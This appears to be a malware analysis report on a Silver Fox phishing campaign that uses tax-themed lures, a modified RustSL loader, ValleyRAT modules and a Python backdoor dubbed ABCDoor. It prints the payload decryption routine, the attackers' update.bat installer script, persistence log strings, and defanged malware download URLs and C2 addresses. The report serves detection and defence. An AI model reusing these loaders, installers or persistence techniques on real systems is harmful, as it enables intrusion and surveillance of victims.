
Additionally, in late December, emails were distributed with an attachment titled GST.pdf containing two links leading to hxxps://abc.haijing88[.]com/uploads/印度邮箱/CBDT.rar. (印度邮箱 translates from Chinese as “Indian mailbox”).
PDF file from the phishing email
Both versions of the campaign attempt to exploit the perceived importance of tax authority correspondence to convince the victim to download the document and initiate the attack chain. The method of using download links within a PDF is specifically designed to bypass email security gateways; since the attached document only contains a link that requires further analysis, it has a higher probability of reaching the recipient compared to an attachment containing malicious code.
RustSL loader

The attackers utilized a modified version of a Rust-based loader called RustSL, whose source code is publicly available on GitHub with a description in Chinese:
Screenshot of the description from the RustSL loader GitHub project
The description also refers to RustSL as an antivirus bypass framework, as it features a builder with extensive customization options:
Eight payload encryption methods
Thirteen memory allocation methods
Twelve sandbox and virtual machine detection techniques
Thirteen payload execution methods
Five payload encoding methods
Furthermore, the original version of RustSL encrypts all strings by default and inserts junk instructions to complicate analysis.
The Silver Fox APT group first began using a modified version of RustSL in late December 2025.
Silver Fox RustSL
This section examines the key changes the Silver Fox group introduced to RustSL. We will refer to this customized version as Silver Fox RustSL to distinguish it from the original.
The steganography.rs module
The attackers added a module named steganography.rs to RustSL. Despite the name, it has little to do with actual steganography; instead, it implements the unpacking logic for the malicious payload.
The usage of the new module within the Silver Fox RustSL code
The threat actors also modified the RustSL builder to support the new format and payload packing.
The attackers employed several methods to deliver the encrypted malicious payload. In December, we observed files being downloaded from remote hosts followed by delivery within the loader itself. Later, the attackers shifted almost entirely to placing the malicious payload inside the same archive as the loader, disguised as a standalone file with extensions like PNG, HTM, MD, LOG, XLSX, ICO, CFG, MAP, XML, or OLD.
Encrypted malicious payload format
The encrypted payload file delivered by the Silver Fox RustSL loader followed this structure:

<RSL_START>rsl_encrypted_payload<RSL_END>
If additional payload encoding was selected in the builder, the loader would decode the data before proceeding with decryption.

The rsl_encrypted_payload followed this specific format:
Below is a description of the data blocks contained within it:
sha256_hash: the hash of the decrypted payload. After decryption, the loader calculates the SHA256 hash and compares it against this value; if they do not match, the process terminates.
enc_payload_len: the size of the encrypted payload
sgn_iterations and sgn_key: parameters used for decryption
sgn_decoder_size and decoder: unused fields
enc_payload: the primary payload
Notably, the new proprietary steganography.rs module was implemented using the same logic as the public RustSL modules (such as ipv4.rs, ipv6.rs, mac.rs, rc4.rs, and uuid.rs in the decrypt directory). It utilized a similar payload structure where the first 32 bytes consist of a SHA-256 hash and the payload size.
To decrypt the malicious payload, steganography.rs employed a custom XOR-based algorithm. Below is an equivalent implementation in Python:
def decrypt(data: bytes, sgn_key: int, sgn_iterations: int) -> bytes:
    buf = bytearray(data)
    xor_key = sgn_key & 0xFF

    for _ in range(sgn_iterations):
        k = xor_key
        for i in range(len(buf)):
            dec = buf[i] ^ k

            if k & 1:
                k = (dec ^ ((k >> 1) ^ 0xB8)) & 0xFF
            else:
                k = (dec ^ (k >> 1)) & 0xFF

            buf[i] = dec

    return bytes(buf)
The unpacking process consists of the following stages:
Extraction of rsl_encrypted_payload.The loader extracts the encrypted payload body located between the <RSL_START> and <RSL_END> markers.
Original file containing the encrypted malicious payload
XOR decryption with a hardcoded key.Most loaders used the hardcoded key RSL_STEG_2025_KEY.
Payload decoding occurs if the corresponding setting was enabled in the builder.The GitHub version of the builder offers several encoding options: Base64, Base32, Hex, and urlsafe_base64. Silver Fox utilized each option at least once. Base64 was the most frequent choice, followed by Hex and Base32, with urlsafe_base64 appearing in a few samples.
Encrypted malicious payload prior to the final decryption stage
Decryption of the final payload using a multi-pass XOR algorithm that modifies the key after each iteration (as demonstrated in the Python algorithm provided above).
The guard.rs module
Another module added to Silver Fox RustSL is guard.rs. It implements various environment checks and country-based geofencing.
In the earliest loader samples from late December 2025, the Silver Fox group utilized every available method for detecting virtual machines and sandboxes, while also verifying if the device was located in a target country. In later versions, the group retained only the geolocation check; however, they expanded both the list of countries allowed for execution and the services used for verification.

The GitHub version of the loader only includes China in its country list. In customized Silver Fox loaders built prior to January 19, 2026, this list included India, Indonesia, South Africa, Russia, and Cambodia. Starting with a sample dated January 19, 2026 (MD5: e6362a81991323e198a463a8ce255533), Japan was added to the list.

To determine the host country, Silver Fox RustSL sends requests to five public services:
ip-api.com (the GitHub version relies solely on this service)
ipwho.is
ipinfo.io
ipapi.co
www.geoplugin.net
Phantom Persistence
We discovered that a loader compiled on January 7, 2026 (MD5: 2c5a1dd4cb53287fe0ed14e0b7b7b1b7), began to use the recently documented Phantom Persistence technique to establish persistence. This method abuses functionality designed to allow applications requiring a reboot for updates to complete the installation process properly. The attackers intercept the system shutdown signal, halt the normal shutdown sequence, and trigger a reboot under the guise of an update for the malware. Consequently, the loader forces the system to execute it upon OS startup. This specific sample was compiled in debug mode and logged its activity to rsl_debug.log, where we identified strings corresponding to the implementation of the Phantom Persistence technique:
[unix_timestamp] God-Tier Telemetry Blinding: Deployed via HalosGate Indirect Syscalls.
[unix_timestamp] RSL started in debug mode.
[unix_timestamp] ==========================================
[unix_timestamp]     Phantom Persistence Module (Hijack Mode)
[unix_timestamp] ==========================================
[unix_timestamp] [*] Calling RegisterApplicationRestart...
[unix_timestamp] [+] RegisterApplicationRestart succeeded.
[unix_timestamp] [*] Note: This API mainly works for application crashes, not for user-initiated shutdowns.
[unix_timestamp] [*] For full persistence, you need to trigger the shutdown hijack logic.
[unix_timestamp] [*] Starting message thread to monitor shutdown events...
[unix_timestamp] [+] SetProcessShutdownParameters (0x4FF) succeeded.
[unix_timestamp] [+] Window created successfully, message loop started.
[unix_timestamp] [+] Phantom persistence enabled successfully.
[unix_timestamp] [*] Hijack logic: Shutdown signal -> Abort shutdown -> Restart with EWX_RESTARTAPPS.
[unix_timestamp] Phantom persistence enabled.
[unix_timestamp] Mouse movement check passed.
[unix_timestamp] IP address check passed.
[unix_timestamp] Pass Sandbox/VM detection.
Attack chain and payloads
During this phishing campaign, Silver Fox utilized two primary methods for delivering malicious archives:
As an email attachment
Via a link to an external attacker-controlled website contained within a PDF attachment
We also observed three different ways the payload was positioned relative to the loader:
Embedded within the loader body
Hosted on an external website as a PNG image
Placed within the same archive as the loader

The diagram below illustrates the attack chain using the example of an email containing a PDF file and the subsequent delivery of a malicious payload from an external attacker-controlled website.
Attack chain of the campaign utilizing the RustSL loader
The infection chain begins when the user runs an executable file (the Silver Fox modification of the RustSL loader) disguised with a PDF or Excel icon. RustSL then loads an encrypted payload, which functions as shellcode. This shellcode then downloads an encrypted ValleyRAT (also known as Winos 4.0) backdoor module named 上线模块.dll from the attackers’ server. The filename translates from Chinese as “online-module.dll”, so for the sake of clarity, we’ll refer to it as the Online module.
Beginning of the decrypted payload: shellcode for loading the ValleyRAT (Winos 4.0) Online module
The Online module proceeds to load the core component of ValleyRAT: the Login module (the original filename 登录模块.dll_bin translates from Chinese as “login-module.dll_bin”). This module manages C2 server communication, command execution, and the downloading and launching of additional modules.
The initial shellcode, as well as the Online and Login modules, utilize a configuration located at the end of the shellcode:
End of the decrypted payload: ValleyRAT (Winos 4.0) configuration
The values between the “|” delimiters are written in reverse order. By restoring the correct character sequence, we obtain the following string:
The key configuration parameters in this string are:
p#, o#: IP addresses and ports of the ValleyRAT C2 servers in descending order of priority
bz: the creation date of the configuration
The Silver Fox group has long employed the infection chain described above – from the encrypted shellcode through the loading of the Login module – to deploy ValleyRAT. This procedure and its configuration parameters are documented in detail in industry reports: (1, 2, and 3).
Once the Login module is running, ValleyRAT enters command-processing mode, awaiting instructions from the C2. These commands include the retrieval and execution of various additional modules.
ValleyRAT utilizes the registry to store its configurations and modules:
Registry key
Description
HKCU:\Console\0
For x86-based modules
HKCU:\Console\1
For x64-based modules
HKCU:\Console\IpDate
Hardcoded registry location checked upon Login module startup
HKCU:\Software\IpDates_info
Final configuration
The ValleyRAT builder leaked in March 2025 contained 20 primary and over 20 auxiliary modules. During this specific phishing campaign, we discovered that after the main module executed, it loaded two previously unseen modules with similar functionality. These modules were responsible for downloading and launching a previously undocumented Python-based backdoor we have dubbed ABCDoor.
Custom ValleyRAT modules
The discovered modules are named 保86.dll and 保86.dll_bin. Their parameters are detailed in the table below.
HKCU:\Console\0 registry key value
Module name
Library MD5 hash
Compiled date and time (UTC)
fc546acf1735127db05fb5bc354093e0
保86.dll
4a5195a38a458cdd2c1b5ab13af3b393
2025-12-04 04:34:31
fc546acf1735127db05fb5bc354093e0
保86.dll
e66bae6e8621db2a835fa6721c3e5bbe
2025-12-04 04:39:32
2375193669e243e830ef5794226352e7
保86.dll_bin
e66bae6e8621db2a835fa6721c3e5bbe
2025-12-04 04:39:32
Of particular note is the PDB path found in all identified modules: C:\Users\Administrator\Desktop\bat\Release\winos4.0测试插件.pdb. In Chinese, 测试插件 translates to “test plugin”, which may suggest that these modules are still in development.
Upon execution, the 保86.dll module determines the host country by querying the same five services used by the guard.rs module in Silver Fox RustSL: ipinfo.io, ip-api.com, ipapi.co, ipwho.is, and geoplugin.net. For the module to continue running, the infected device must be located in one of the following countries:
Countries where the 保86.dll module functions
If the geolocation check passes, the module attempts to download a 52.5 MB archive from a hardcoded address using several methods. The sample with MD5 4a5195a38a458cdd2c1b5ab13af3b393 queried hxxp://154.82.81[.]205/YD20251001143052.zip, while the sample with MD5 e66bae6e8621db2a835fa6721c3e5bbe queried
hxxp://154.82.81[.]205/YN20250923193706.zip.
Interestingly, Silver Fox updated the YD20251001143052.zip archive multiple times but continued to host it on the same C2 (154.82.81[.]205) without changing the filename.
The module implements the following download methods:
Using the InternetReadFile function with the User-Agent PythonDownloader
The archive was saved to the path %LOCALAPPDATA%\appclient\111.zip.

Contents of the 111.zip archive
The archive is quite large because the python directory contains a Python environment with the packages required to run the previously unknown ABCDoor backdoor (which we will describe in the next section), while the ffmpeg directory includes ffmpeg.exe, a statically linked, legitimate audio/video tool that the backdoor uses for screen capturing.
Once downloaded, the DLL module extracts the archive using COM methods and runs the following command to execute update.bat:
The update.bat script copies the extracted files to C:\ProgramData\Tailscale. This path was chosen intentionally: it corresponds to the legitimate utility Tailscale (a mesh VPN service based on the WireGuard protocol that connects devices into a single private network). By mimicking a VPN service, the attackers likely aim to mask their presence and complicate the analysis of the compromised system.
@echo off
set "script_dir=%~dp0"
set SRC_DIR=%script_dir%
set DES_DIR=C:\ProgramData\Tailscale

rmdir /s /q "%DES_DIR%"
mkdir "%DES_DIR%"
call :recursiveCopy "%SRC_DIR%" "%DES_DIR%"

start "" /B "%DES_DIR%\python\pythonw.exe" -m appclient
exit /b

:recursiveCopy
set "src=%~1"
set "dest=%~2"
if not exist "%dest%" mkdir "%dest%"
for %%F in ("%src%\*") do (
    copy "%%F" "%dest%" >nul
)
for /d %%D in ("%src%\*") do (
    call :recursiveCopy "%%D" "%dest%\%%~nxD"
)
exit /b
Contents of update.bat
After copying the files, the script launches the appclient Python module using the legitimate pythonw tool:

The primary entry point for the appclient module, the __main__.py file, contains only a few lines of code. These lines are responsible for utilizing the setproctitle library and executing the run function, to which the C2 address is passed as a parameter.
Code for main.py: the module entry point
The setproctitle library is primarily used on Linux or macOS systems to change a displayed process name. However, its functionality is significantly limited on Windows; rather than changing the process name itself, it creates a named object in the format python(<pid>): <proctitle>. For example, for the appclient module, this object would appear as follows:
We believe the use of setproctitle may indicate the existence of backdoor versions for non-Windows systems, or at least plans to deploy it in such environments.
The appclient.core module has a PYD extension and is a DLL file compiled with Cython 3.0.7. This is the core module of the backdoor, which we have named ABCDoor because nearly all identified C2 addresses featured the third-level domain abc.
Upon execution, the backdoor establishes persistence in the following locations:
Windows registry: It adds "<path_to_pythonw.exe>" -m appclient to the value HKCU:\Software\Microsoft\Windows\CurrentVersion\Run:AppClient, e.g:
The command creates a task named “AppClient” that runs every minute.
The backdoor is built on the asyncio and Socket.IO Python libraries. It communicates with its C2 via HTTPS and uses event handlers to processes messages asynchronously. The backdoor follows object-oriented programming principles and includes several distinct classes:
MainManager: handles C2 connection and authorization (sending system metadata)
MessageManager: registers and executes message handlers
AutoStartManager: manages backdoor persistence
ClientManager: handles backdoor updates and removal
SystemInfoManager: collects data from the victim’s system, including screenshots

RemoteControlManager: enables remote mouse and keyboard control via the pynput library and manages screen recording (using the ScreenRecorder child class)
FileManager: performs file system operations
KeyboardManager: emulates keyboard input
ProcessManager: manages system processes
ClipboardManager: exfiltrates clipboard contents to the C2
CryptoManager: provides functions for encrypting and decrypting files and directories (currently limited to DPAPI; asymmetric encryption functions lack implementation)
First, the get_machine_guid_via_file_func function attempts to read an identifier from the file %LOCALAPPDATA%\applogs\device.log. If the file does not exist, it is created and initialized with a random UUID4 value. However, immediately after this, the get_machine_guid_via_reg function overwrites the identifier obtained by the first function with the value from HKLM:\SOFTWARE\Microsoft\Cryptography:MachineGuid. This likely indicates a bug in the code.
The primary characteristic of this backdoor is the absence of typical remote control features, such as creating a remote shell or executing arbitrary commands. Instead, it implements two alternative methods for manipulating the infected device:
Emulating a double click while broadcasting the victim’s screen
A "file_open" message within the FileManager class, which calls the os.startfile function. This executes a specified file using the ShellExecute function and the default handler for that file extension
For screen broadcasting, the backdoor utilizes a standalone ffmpeg.exe file included in the ABCDoor archive. While early versions could only stream from a single monitor, recent iterations have introduced support for streaming up to four monitors simultaneously using the Desktop Duplication API (DDA). The broadcasting process relies on the screen capture functions RemoteControl::ScreenRecorder::start_single_monitor_ddagrab, RemoteControl::ScreenRecorder::start_multi_monitor_ddagrab, and RemoteControl::ScreenRecorder::test_ddagrab_support. These functions generate a lengthy string of launch arguments for ffmpeg; these arguments account for monitor orientation (vertical or horizontal) and quantity, stitching the data into a single, cohesive stream.
Because ABCDoor runs within a legitimate pythonw.exe process, it can remain hidden on a victim’s system for extended periods. However, its operation involves various interactions with the registry and file system that can be used for detection. Specifically, ABCDoor:
Writes its initial installation timestamp to the registry value HKCU:\Software\CarEmu:FirstInstallTime
Creates the directory and file %LOCALAPPDATA%\applogs\device.log to store the victim’s ID
Logs any exceptions to %LOCALAPPDATA%\applogs\exception_logs.zip. Interestingly, Silver Fox even implemented a Utility::upload_exception_logs function to send this archive to a specified URI, likely to help debug and refine the malware’s performance
Additionally, ABCDoor features self-update and self-deletion capabilities that generate detectable artifacts. Updates are downloaded from a specific URI to %TEMP%\tmpXXXXXXXX\update.zip (where XXXXXXXX represents random alphanumeric characters), extracted to %TEMP%\tmpXXXXXXXX\update, and executed via a PowerShell command:
The existing ABCDoor process is then forcibly terminated.
ABCDoor versions
Through retrospective analysis, we discovered that the earliest version of ABCDoor (MD5: 5b998a5bc5ad1c550564294034d4a62c) surfaced in late 2024. The backdoor evolved rapidly throughout 2025. The table below outlines the primary stages of its evolution:
Version
Compiled date (UTC)
Key updates
ABCDoor .pyd MD5 hash
121
2024.12.19 18:27:11
– Minimal functionality (file downloads, remote control using the Graphics Device Interface (GDI) in ffmpeg)
– No OOP used
– Registry persistence
– DPAPI encryption functions
– Chunked file uploading to C2
de8f0008b15f2404f721f76fac34456a
154
2025.05.09 13:36:24
– Implementation of installation channels
– Key combination emulation
9bf9f635019494c4b70fb0a7c0fb53e4
156
2025.08.11 13:36:10
– Retrieval and logging of initial installation time to the registry
a543b96b0938de798dd4f683dd92a94a
157
2025.08.28 14:23:57
– Use of DDA source in ffmpeg for monitor screen broadcasting
fa08b243f12e31940b8b4b82d3498804
157
2025.09.23 11:38:17
– Compiled with Cython 3.0.7 (previous version used Cython 3.0.12)
13669b8f2bd0af53a3fe9ac0490499e5
Evolution of ABCDoor distribution methods
Although the first version of the backdoor appeared in late 2024, the threat actor likely began using it in attacks around February or March 2025. At that time, the backdoor was distributed using stagers written in C++ and Go:
C++ stagerThe file GST Suvidha.exe (MD5: 04194f8ddd0518fd8005f0e87ae96335) downloaded a loader (MD5: f15a67899cfe4decff76d4cd1677c254) from hxxps://mcagov[.]cc/download.php?type=exe. This loader then downloaded the ABCDoor archive from hxxps://abc.fetish-friends[.]com/uploads/appclient.zip, extracted it, and executed it.
Go stagerThe file GSTSuvidha.exe (MD5: 11705121f64fa36f1e9d7e59867b0724) executed a remote PowerShell script:
Thanks to these “channel” names, we identified overlaps between ABCDoor and other malicious files likely belonging to Silver Fox. These are NSIS installers featuring the branding of the Ministry of Corporate Affairs of India (responsible for regulating industrial companies and the services sector). These installers establish a connection to the attackers’ server at hxxps://vnc.kcii2[.]com, providing them with remote access to the victim’s device. Below is the list of files we identified:
The file MCA-Ministry.exe (MD5: 32407207e9e9a0948d167dca96c41d1a) was also hosted on one of the servers used by the ABCDoor stagers and was downloaded via TinyURL:
Starting in November 2025, the attackers began using a JavaScript loader to deliver ABCDoor. This was distributed via self-extracting (SFX) archives, which were further packaged inside ZIP archives:
November Statement.zip (MD5: b500e0a8c87dffe6f20c6e067b51afbf) (BillReceipt.exe)
December Statement.zip (MD5: 814032eec3bc31643f8faa4234d0e049) (statement.exe)
December Statement.zip (MD5: 90257aa1e7c9118055c09d4a978d4bee) (statement verify .exe)
Statement of Account.zip (MD5: f8371097121549feb21e3bcc2eeea522) (Review the file.exe)
